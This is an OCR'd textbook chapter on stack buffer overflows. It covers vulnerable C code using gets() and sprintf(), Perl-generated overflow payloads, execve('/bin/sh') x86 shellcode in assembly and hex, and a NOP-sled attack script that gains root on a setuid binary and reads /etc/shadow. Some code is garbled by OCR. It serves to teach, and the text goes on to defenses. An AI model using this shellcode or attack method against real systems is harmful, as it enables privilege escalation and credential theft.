


Figure 10.4 **Program Loading into Process Memory**

To illustrate the operation of a classic stack overflow, consider the C function given in Figure 10.5a. It contains a single local variable, the buffer `inp`. This is saved in the stack frame for this function, located somewhere below the saved frame pointer and return address, as shown in Figure 10.6. This `hello` function (a version of the classic Hello World program) prompts for a name, which it then reads into the buffer `inp` using the unsafe `gets()` library routine. It then displays the value read using the `printf()` library routine. As long as a small value is read in, there will be no problems and the program calling this function will run successfully, as shown in the first of the example program runs in Figure 10.5b. However, if the data input is too much, as shown in the second example program of Figure 10.5b, then the data extend beyond the end of the buffer and ends up overwriting the saved frame pointer and return address with garbage values (corresponding to the binary representation of the characters supplied). Then, when the function attempts to transfer control to the return address, it typically jumps to an illegal memory location, resulting in a Segmentation Fault and the abnormal termination

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566768
e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

Figure 10.5 Basic Stack Overflow Example




Figure 10.6 **Basic Stack Overflow Stack Values**

of the program, as shown. Just supplying random input like this, leading typically to the program crashing, demonstrates the basic stack overflow attack. And since the program has crashed, it can no longer supply the function or service for which it was running. At its simplest, then, a stack overflow can result in some form of denial-of-service attack on a system.

Of more interest to the attacker, rather than immediately crashing the program, is to have it transfer control to a location and code of the attacker's choosing. The simplest way of doing this is for the input causing the buffer overflow to contain the desired target address at the point where it will overwrite the saved return address in the stack frame. Then, when the attacked function finishes and executes the return instruction, instead of returning to the calling function, it will jump to the supplied address instead and execute instructions from there.

We can illustrate this process using the same example function shown in Figure 10.5a. Specifically, we can show how a buffer overflow can cause it to start re-executing the `hello` function, rather than returning to the calling main routine. To do this, we need to find the address at which the `hello` function will be loaded. Remember from our discussion of process creation, when a program is run, the code and global data from the program file are copied into the process virtual address space in a standard manner. Hence, the code will always be placed at the same location. The easiest way to determine this is to run a debugger on the target program and disassemble the target function. When done with the example program containing the `hello` function on the Knoppix system being used, the `hello` function was

located at address `0x08048394`. So, this value must overwrite the return address location. At the same time, inspection of the code revealed that the buffer `inp` was located 24 bytes below the current frame pointer. This means 24 bytes of content are needed to fill the buffer up to the saved frame pointer. For the purpose of this example, the string `ABCDEFGHQRSTUVWXabcdefgh` was used. Lastly, in order to overwrite the return address, the saved frame pointer must also be overwritten with some valid memory value (because otherwise any use of it following its restoration into the current frame register would result in the program crashing). For this demonstration, a (fairly arbitrary) value of `0xbffffe8` was chosen as being a suitable nearby location on the stack. One further complexity occurs because the Pentium architecture uses a little-endian representation of numbers. That means for a 4-byte value, such as the addresses we are discussing here, the bytes must be copied into memory with the lowest byte first, then next lowest, finishing with the highest last. That means the target address of `0x08048394` must be ordered in the buffer as `94 83 04 08`. The same must be done for the saved frame pointer address. Because the aim of this attack is to cause the `hello` function to be called again, a second line of input is included for it to read on the second run, namely the string `NNNN`, along with newline characters at the end of each line.

So, now we have determined the bytes needed to form the buffer overflow attack. One last complexity is that the values needed to form the target addresses do not all correspond to printable characters. So, some way is needed to generate an appropriate binary sequence to input to the target program. Typically, this will be specified in hexadecimal, which must then be converted to binary, usually by some little program. For the purpose of this demonstration, we use a simple one-line Perl[8] program, whose `pack()` function can be easily used to convert a hexadecimal string into its binary equivalent, as can be seen in the third of the example program runs in Figure 10.5b. Combining all the elements listed above results in the hexadecimal string `41424344454647485152535455565758616263646566676 8e8fffbf948304080a4e4e4e4e0a`, which is converted to binary and written by the Perl program. This output is then piped into the targeted `buffer2` program, with the results as shown in Figure 10.5b. Note that the prompt and display of read values is repeated twice, showing that the function `hello` has indeed been reentered. However, as by now the stack frame is no longer valid, when it attempts to return a second time it jumps to an illegal memory location, and the program crashes. But it has done what the attacker wanted first! There are a couple of other points to note in this example. Although the supplied tag value was correct in the first prompt, by the time the response was displayed, it had been corrupted. This was due to the final NULL character used to terminate the input string being written to the memory location just past the return address, where the address of the `tag` parameter was located. So, some random memory bytes were used instead of the actual value. When the `hello` function was run the second time, the tag parameter was referenced relative to the arbitrary, random, overwritten saved frame pointer value, which is some location in upper memory, hence the garbage string seen.

[8]Perl—the Practical Extraction and Report Language—is a very widely used interpreted scripting language. It is usually installed by default on UNIX, Linux, and derivative systems and is available for most other operating systems.

The attack process is further illustrated in Figure 10.6, which shows the values of the stack frame, including the local buffer `inp` before and after the call to `gets()`. Looking at the stack frame before this call, we see that the buffer `inp` contains garbage values, being whatever was in memory before. The saved frame pointer value is `0xbffffbe8`, and the return address is `0x080483f0`. After the `gets()` call, the buffer `inp` contained the string of letters specified above, the saved frame pointer became `0xbffffe8`, and the return address was `0x08048394`, exactly as we specified in our attack string. Note also how the bottom byte of the `tag` parameter was corrupted, by being changed to `0x00`, the trailing NULL character mentioned previously. Clearly, the attack worked as designed.

Having seen how the basic stack overflow attack works, consider how it could be made more sophisticated. Clearly, the attacker can overwrite the return address with any desired value, not just the address of the targeted function. It could be the address of any function, or indeed of any sequence of machine instructions present in the program or its associated system libraries. We will explore this variant in a later section. However, the approach used in the original attacks was to include the desired machine code in the buffer being overflowed. That is, instead of the sequence of letters used as padding in the example above, binary values corresponding to the desired machine instructions were used. This code is known as shellcode, and we will discuss its creation in more detail shortly. In this case, the return address used in the attack is the starting address of this shellcode, which is a location in the middle of the targeted function's stack frame. So, when the attacked function returns, the result is to execute machine code of the attacker's choosing.

More Stack Overflow Vulnerabilities Before looking at the design of shellcode, there are a few more things to note about the structure of the functions targeted with a buffer overflow attack. In all the examples used so far, the buffer overflow has occurred when the input was read. This was the approach taken in early buffer overflow attacks, such as in the Morris Worm. However, the potential for a buffer overflow exists anywhere that data is copied or merged into a buffer, where at least some of the data are read from outside the program. If the program does not check to ensure the buffer is large enough, or the data copied are correctly terminated, then a buffer overflow can occur. The possibility also exists that a program can safely read and save input, pass it around the program, then at some later time in another function unsafely copy it, resulting in a buffer overflow. Figure 10.7a shows an example program illustrating this behavior. The `main()` function includes the buffer `buf`. This is passed along with its size to the function `getinp()`, which safely reads a value using the `fgets()` library routine. This routine guarantees to read no more characters than one less than the buffers size, allowing room for the trailing NULL. The `getinp()` function then returns to `main()`, which then calls the function `display()` with the value in `buf`. This function constructs a response string in a second local buffer called `tmp` and then displays this. Unfortunately, the `sprintf()` library routine is another common, unsafe C library routine that fails to check that it does not write too much data into the destination buffer. Note in this program that the buffers are both the same size. This is a quite common practice in C programs, although they are usually rather larger than those used in these example programs. Indeed, the standard C IO library has a defined constant BUFSIZ, which is the default size of the input

```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

Figure 10.7 Another Stack Overflow Example

buffers it uses. This same constant is often used in C programs as the standard size of an input buffer. The problem that may result, as it does in this example, occurs when data are being merged into a buffer that includes the contents of another buffer, such that the space needed exceeds the space available. Look at the example runs of this program shown in Figure 10.7b. For the first run, the value read is small enough that

Table 10.2 Some Common Unsafe C Standard Library Routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

the merged response did not corrupt the stack frame. For the second run, the supplied input was much too large. However, because a safe input function was used, only 15 characters were read, as shown in the following line. When this was then merged with the response string, the result was larger than the space available in the destination buffer. In fact, it overwrote the saved frame pointer, but not the return address. So the function returned, as shown by the message printed by the `main()` function. But when `main()` tried to return, because its stack frame had been corrupted and was now some random value, the program jumped to an illegal address and crashed. In this case, the combined result was not long enough to reach the return address, but this would be possible if a larger buffer size had been used.

This shows that when looking for buffer overflows, all possible places where externally sourced data are copied or merged have to be located. Note these do not even have to be in the code for a particular program, they can (and indeed do) occur in library routines used by programs, including both standard libraries and third-party application libraries. Thus, for both attacker and defender, the scope of possible buffer overflow locations is very large. A list of some of the most common unsafe standard C Library routines is given in Table 10.2.[9] These routines are all suspect and should not be used without checking the total size of data being transferred in advance, or better still by being replaced with safer alternatives.

One further note before we focus on details of the shellcode. As a consequence of the various stack-based buffer overflows illustrated here, significant changes have been made to the memory near the top of the stack. Specifically, the return address and pointer to the previous stack frame have usually been destroyed. This means that after the attacker's code has run, there is no easy way to restore the program state and continue execution. This is not normally of concern for the attacker, because the attacker's usual action is to replace the existing program code with a command shell. But even if the attacker does not do this, continued normal execution of the attacked program is very unlikely. Any attempt to do so will most likely result in the program crashing. This means that a successful buffer overflow attack results in the loss of the function or service the attacked program provided. How significant or noticeable this is will depend very much on the attacked program and the environment it is run in. If it was a client process or thread, servicing an individual request, the result may be minimal aside from perhaps some error messages in the log. However, if it was an important server, its loss may well produce a noticeable effect on the system of

[9]There are other unsafe routines that may be commonly used, including a number that are OS specific. Microsoft maintains a list of unsafe Windows library calls; the list should be consulted while programming for Windows systems [HOWA07].

which the users and administrators may become aware, hinting that there is indeed a problem with their system.

Shellcode

An essential component of many buffer overflow attacks is the transfer of execution to code supplied by the attacker and often saved in the buffer being overflowed. This code is known as **shellcode**, because traditionally its function was to transfer control to a user command-line interpreter, or shell, which gave access to any program available on the system with the privileges of the attacked program. On UNIX systems this was often achieved by compiling the code for a call to the `execve ("/bin/sh")` system function, which replaces the current program code with that of the Bourne shell (or whichever other shell the attacker preferred). On Windows systems, it typically involved a call to the `system("command.exe")` function (or `"cmd.exe"` on older systems) to run the DOS Command shell. Shellcode then is simply machine code, a series of binary values corresponding to the machine instructions and data values that implement the attacker's desired functionality. This means shellcode is specific to a particular processor architecture, and indeed usually to a specific operating system, as it needs to be able to run on the targeted system and interact with its system functions. This is the major reason why buffer overflow attacks are usually targeted at a specific piece of software running on a specific operating system. Because shellcode is machine code, writing it traditionally required a good understanding of the assembly language and operation of the targeted system. Indeed, many of the classic guides to writing shellcode, including the original [LEVY96], assumed such knowledge. However, more recently a number of sites and tools have been developed that automate this process (as indeed has occurred in the development of security exploits generally), thus making the development of shellcode exploits available to a much larger potential audience. One site of interest is the Metasploit Project, which aims to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. It includes an advanced open-source platform for developing, testing, and using exploit code, which can be used to create shellcode that performs any one of a variety of tasks and that exploits a range of known buffer overflow vulnerabilities.

SHELLCODE DEVELOPMENT To highlight the basic structure of shellcode, we explore the development of a simple classic shellcode attack, which simply launches the Bourne shell on an Intel Linux system. The shellcode needs to implement the functionality shown in Figure 10.8a. The shellcode marshals the necessary arguments for the `execve()` system function, including suitable minimal argument and environment lists, and then calls the function. To generate the shellcode, this high-level language specification must first be compiled into equivalent machine language. However, a number of changes must then be made. First, `execve(sh,args,NULL)` is a library function that in turn marshals the supplied arguments into the correct locations (machine registers in the case of Linux) then triggers a software interrupt to invoke the kernel to perform the desired system call. For use in shellcode, these instructions are included inline, rather than relying on the library function.

There are also several generic restrictions on the content of shellcode. First, it has to be **position independent**. That means it cannot contain any absolute address

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh"      //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

(c) Hexadecimal values for compiled x86 machine code

Figure 10.8 Example UNIX Shellcode

referring to itself, because the attacker generally cannot determine in advance exactly where the targeted buffer will be located in the stack frame of the function in which it is defined. These stack frames are created one below the other, working down from the top of the stack as the flow of execution in the target program has functions calling other functions. The number of frames and hence final location of the buffer will depend on the precise sequence of function calls leading to the targeted function. This function might be called from several different places in the program, and there

might be different sequences of function calls, or different amounts of temporary local values using the stack before it is finally called. So while the attacker may have an approximate idea of the location of the stack frame, it usually cannot be determined precisely. All of this means that the shellcode must be able to run no matter where in memory it is located. This means only relative address references, offsets to the current instruction address, can be used. It also means the attacker is not able to precisely specify the starting address of the instructions in the shellcode.

Another restriction on shellcode is that it cannot contain any NULL values. This is a consequence of how it is typically copied into the buffer in the first place. All the examples of buffer overflows we use in this chapter involve using unsafe string manipulation routines. In C, a string is always terminated with a NULL character, which means the only place the shellcode can have a NULL is at the end, after all the code, overwritten old frame pointer, and return address values.

Given the above limitations, what results from this design process is code similar to that shown in Figure 10.8b. This code is written in x86 assembly language,[10] as used by Pentium processors. To assist in reading this code, Table 10.3 provides a list of common x86 assembly language instructions, and Table 10.4 lists some of the common machine registers it references.[11] A lot more detail on x86 assembly language and machine organization may be found in [STAL16b]. In general, the code in Figure 10.8b implements the functionality specified in the original C program in Figure 10.8a. However, in order to overcome the limitations mentioned above, there are a few unique features.

Table 10.3 Some Common x86 Assembly Language Instructions

MOV src, dest	copy (move) value from src into dest
LEA src, dest	copy the address (load effective address) of src into dest
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest
CMP val1, val2	compare val1 and val2, setting CPU flags as a result
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr
PUSH src	push the value in src onto the stack
POP dest	pop the value on the top of the stack into dest
CALL addr	call function at addr
LEAVE	clean up stack frame before leaving function
RET	return from function
INT num	software interrupt to access operating system function
NOP	no operation or do nothing instruction

[10]There are two conventions for writing x86 assembly language: Intel and AT&T. Among other differences, they use opposing orders for the operands. All of the examples in this chapter use the AT&T convention, because that is what the GNU GCC compiler tools used to create these examples, accept and generate.

[11]These machine registers are all now 32 bits long. However, some can also be used as a 16-bit register (being the lower half of the register) or 8-bit registers (relative to the 16-bit version) if needed.

Table 10.4 Some x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

The first feature is how the string "`/bin/sh`" is referenced. As compiled by default, this would be assumed to part of the program's global data area. But for use in shellcode, it must be included along with the instructions, typically located just after them. In order to then refer to this string, the code must determine the address where it is located, relative to the current instruction address. This can be done via a novel, nonstandard use of the CALL instruction. When a CALL instruction is executed, it pushes the address of the memory location immediately following it onto the stack. This is normally used as the return address when the called function returns. In a neat trick, the shellcode jumps to a CALL instruction at the end of the code just before the constant data (such as "`/bin/sh`") then calls back to a location just after the jump. Instead of treating the address CALL pushed onto the stack as a return address, it pops it off the stack into the %esi register to use as the address of the constant data. This technique will succeed no matter where in memory the code is located. Space for the other local variables used by the shellcode is placed following the constant string, and also referenced using offsets from this same dynamically determined address.

The next issue is ensuring that no NULLs occur in the shellcode. This means a zero value cannot be used in any instruction argument or in any constant data (such as the terminating NULL on the end of the "`/bin/sh`" string). Instead, any required zero values must be generated and saved as the code runs. The logical XOR instruction of a register value with itself generates a zero value, as is done here with the %eax register. This value can then be copied anywhere needed, such as the end of the string, and also as the value of `args[1]`.

To deal with the inability to precisely determine the starting address of this code, the attacker can exploit the fact that the code is often much smaller than the space available in the buffer (just 40 bytes long in this example). By the placing the code near the end of the buffer, the attacker can pad the space before it with NOP instructions. Because these instructions do nothing, the attacker can specify the return address used to enter this code as a location somewhere in this run of NOPs, which

is called a **NOP sled**. If the specified address is approximately in the middle of the NOP sled, the attacker's guess can differ from the actual buffer address by half the size of the NOP sled, and the attack will still succeed. No matter where in the NOP sled the actual target address is, the computer will run through the remaining NOPs, doing nothing, until it reaches the start of the real shellcode.

With this background, you should now be able to trace through the resulting assembler shellcode listed in Figure 10.8b. In brief, this code:

- Determines the address of the constant string using the JMP/CALL trick.
- Zeroes the contents of %eax and copies this value to the end of the constant string.
- Saves the address of that string in `args[0]`.
- Zeroes the value of `args[1]`.
- Marshals the arguments for the system call being:
  - The code number for the execve system call (11).
  - The address of the string as the name of the program to load.
  - The address of the args array as its argument list.
  - The address of args[1], because it is NULL, as the (empty) environment list.
- Generates a software interrupt to execute this system call (which never returns).

When this code is assembled, the resulting machine code is shown in hexadecimal in Figure 10.8c. This includes a couple of NOP instructions at the front (which can be made as long as needed for the NOP sled), and ASCII spaces instead of zero values for the local variables at the end (because NULLs cannot be used, and because the code will write the required values in when it runs). This shellcode forms the core of the attack string, which must now be adapted for some specific vulnerable program.

Example of a Stack Overflow Attack We now have all of the components needed to understand a stack overflow attack. To illustrate how such an attack is actually executed, we use a target program that is a variant on that shown in Figure 10.5a. The modified program has its buffer size increased to 64 (to provide enough room for our shellcode), has unbuffered input (so no values are lost when the Bourne shell is launched), and has been made setuid root. This means when it is run, the program executes with superuser/administrator privileges, with complete access to the system. This simulates an attack where an intruder has gained access to some system as a normal user and wishes to exploit a buffer overflow in a trusted utility to gain greater privileges.

Having identified a suitable, vulnerable, trusted utility program, the attacker has to analyze it to determine the likely location of the targeted buffer on the stack and how much data are needed to reach up to and overflow the old frame pointer and return address in its stack frame. To do this, the attacker typically runs the target program using a debugger on the same type of system as is being targeted. Either by crashing the program with too much random input then using the debugger on the core dump, or by just running the program under debugger control with a breakpoint in the targeted function, the attacker determines a typical location of the stack frame

for this function. When this was done with our demonstration program, the buffer `inp` was found to start at address `0xbffffbb0`, the current frame pointer (in %ebp) was `0xbffffc08`, and the saved frame pointer at that address was `0xbffffc38`. This means that `0x58` or 88 bytes are needed to fill the buffer and reach the saved frame pointer. Allowing first a few more spaces at the end to provide room for the `args` array, the NOP sled at the start is extended until a total of exactly 88 bytes are used. The new frame pointer value can be left as `0xbffffc38`, and the target return address value can be set to `0xbffffbc0`, which places it around the middle of the NOP sled. Next, there must be a newline character to end this (overlong) input line, which `gets()` will read. This gives a total of 97 bytes. Once again a small Perl program is used to convert the hexadecimal representation of this attack string into binary to implement the attack.

The attacker must also specify the commands to be run by the shell once the attack succeeds. These also must be written to the target program, as the spawned Bourne shell will be reading from the same standard input as the program it replaces. In this example, we will run two UNIX commands:

1. `whoami` displays the identity of the user whose privileges are currently being used.
2. `cat/etc/shadow` displays the contents of the shadow password file, holding the user's encrypted passwords, which only the superuser has access to.

Figure 10.9 shows this attack being executed. First, a directory listing of the target program buffer4 shows that it is indeed owned by the root user and is a setuid program. Then when the target commands are run directly, the current user is identified as knoppix, which does not have sufficient privilege to access the shadow password file. Next, the contents of the attack script are shown. It contains the Perl program first to encode and output the shellcode and then output the desired shell commands. Lastly, you see the result of piping this output into the target program. The input line read displays as garbage characters (truncated in this listing, though note the string /bin/sh is included in it). Then, the output from the `whoami` command shows the shell is indeed executing with root privileges. This means the contents of the shadow password file can be read, as shown (also truncated). The encrypted passwords for users root and knoppix may be seen, and these could be given to a password-cracking program to attempt to determine their values. Our attack has successfully acquired superuser privileges on the target system and could be used to run any desired command.

This example simulates the exploit of a local vulnerability on a system, enabling the attacker to escalate his or her privileges. In practice, the buffer is likely to be larger (1024 being a common size), which means the NOP sled would be correspondingly larger, and consequently the guessed target address need not be as accurately determined. In addition, in practice a targeted utility will likely use buffered rather than unbuffered input. This means that the input library reads ahead by some amount beyond what the program has requested. However, when the `execve("/bin/sh")` function is called, this buffered input is discarded. Thus the attacker needs to pad the input sent to the program with sufficient lines of blanks (typically about 1000+ characters worth) so the desired shell commands are not included in this discarded

```
$ dir -l buffer4
-rwsr-xr-x    1 root    knoppix          16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"2020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

Figure 10.9 **Example Stack Overflow Attack**

buffer content. This is easily done (just a dozen or so more print statements in the Perl program), but it would have made this example bulkier and less clear.

The targeted program need not be a trusted system utility. Another possible target is a program providing a network service; that is, a network daemon. A common approach for such programs is listening for connection requests from clients then spawning a child process to handle that request. The child process typically has the network connection mapped to its standard input and output. This means the child program's code may use the same type of unsafe input or buffer copy code as we have seen already. This was indeed the case with the stack overflow attack used by the Morris Worm back in 1988. It targeted the use of `gets()` in the `fingerd` daemon handling requests for the UNIX finger network service (which provided information on the users on the system).

Yet another possible target is a program, or library code, which handles common document formats (e.g., the library routines used to decode and display GIF or JPEG images). In this case, the input is not from a terminal or network connection, but from the file being decoded and displayed. If such code contains a buffer overflow, it can be triggered as the file contents are read, with the details encoded in a specially corrupted image. This attack file would be distributed via e-mail, instant messaging, or as part of a webpage. Because the attacker is not directly interacting

with the targeted program and system, the shellcode would typically open a network connection back to a system under the attacker's control, to return information and possibly receive additional commands to execute. All of this shows that buffer overflows can be found in a wide variety of programs, processing a range of different input, and with a variety of possible responses.

The preceding descriptions illustrate how simple shellcode can be developed and deployed in a stack overflow attack. Apart from just spawning a command-line (UNIX or DOS) shell, the attacker might want to create shellcode to perform somewhat more complex operations, as indicated in the case just discussed. The Metasploit Project site includes a range of functionality in the shellcode it can generate, and the Packet Storm website includes a large collection of packaged shellcode, including code that can:

- Set up a listening service to launch a remote shell when connected to
- Create a reverse shell that connects back to the hacker
- Use local exploits that establish a shell or execve a process
- Flush firewall rules (such as IPTables and IPChains) that currently block other attacks
- Break out of a chrooted (restricted execution) environment, giving full access to the system

Considerably greater detail on the process of writing shellcode for a variety of platforms, with a range of possible results, can be found in [ANLE07].

10.2 DEFENDING AGAINST BUFFER OVERFLOWS

We have seen that finding and exploiting a stack buffer overflow is not that difficult. The large number of exploits over the previous few decades clearly illustrates this. There is consequently a need to defend systems against such attacks by either preventing them, or at least detecting and aborting such attacks. This section discusses possible approaches to implementing such protections. These can be broadly classified into two categories:

- Compile-time defenses, which aim to harden programs to resist attacks in new programs.
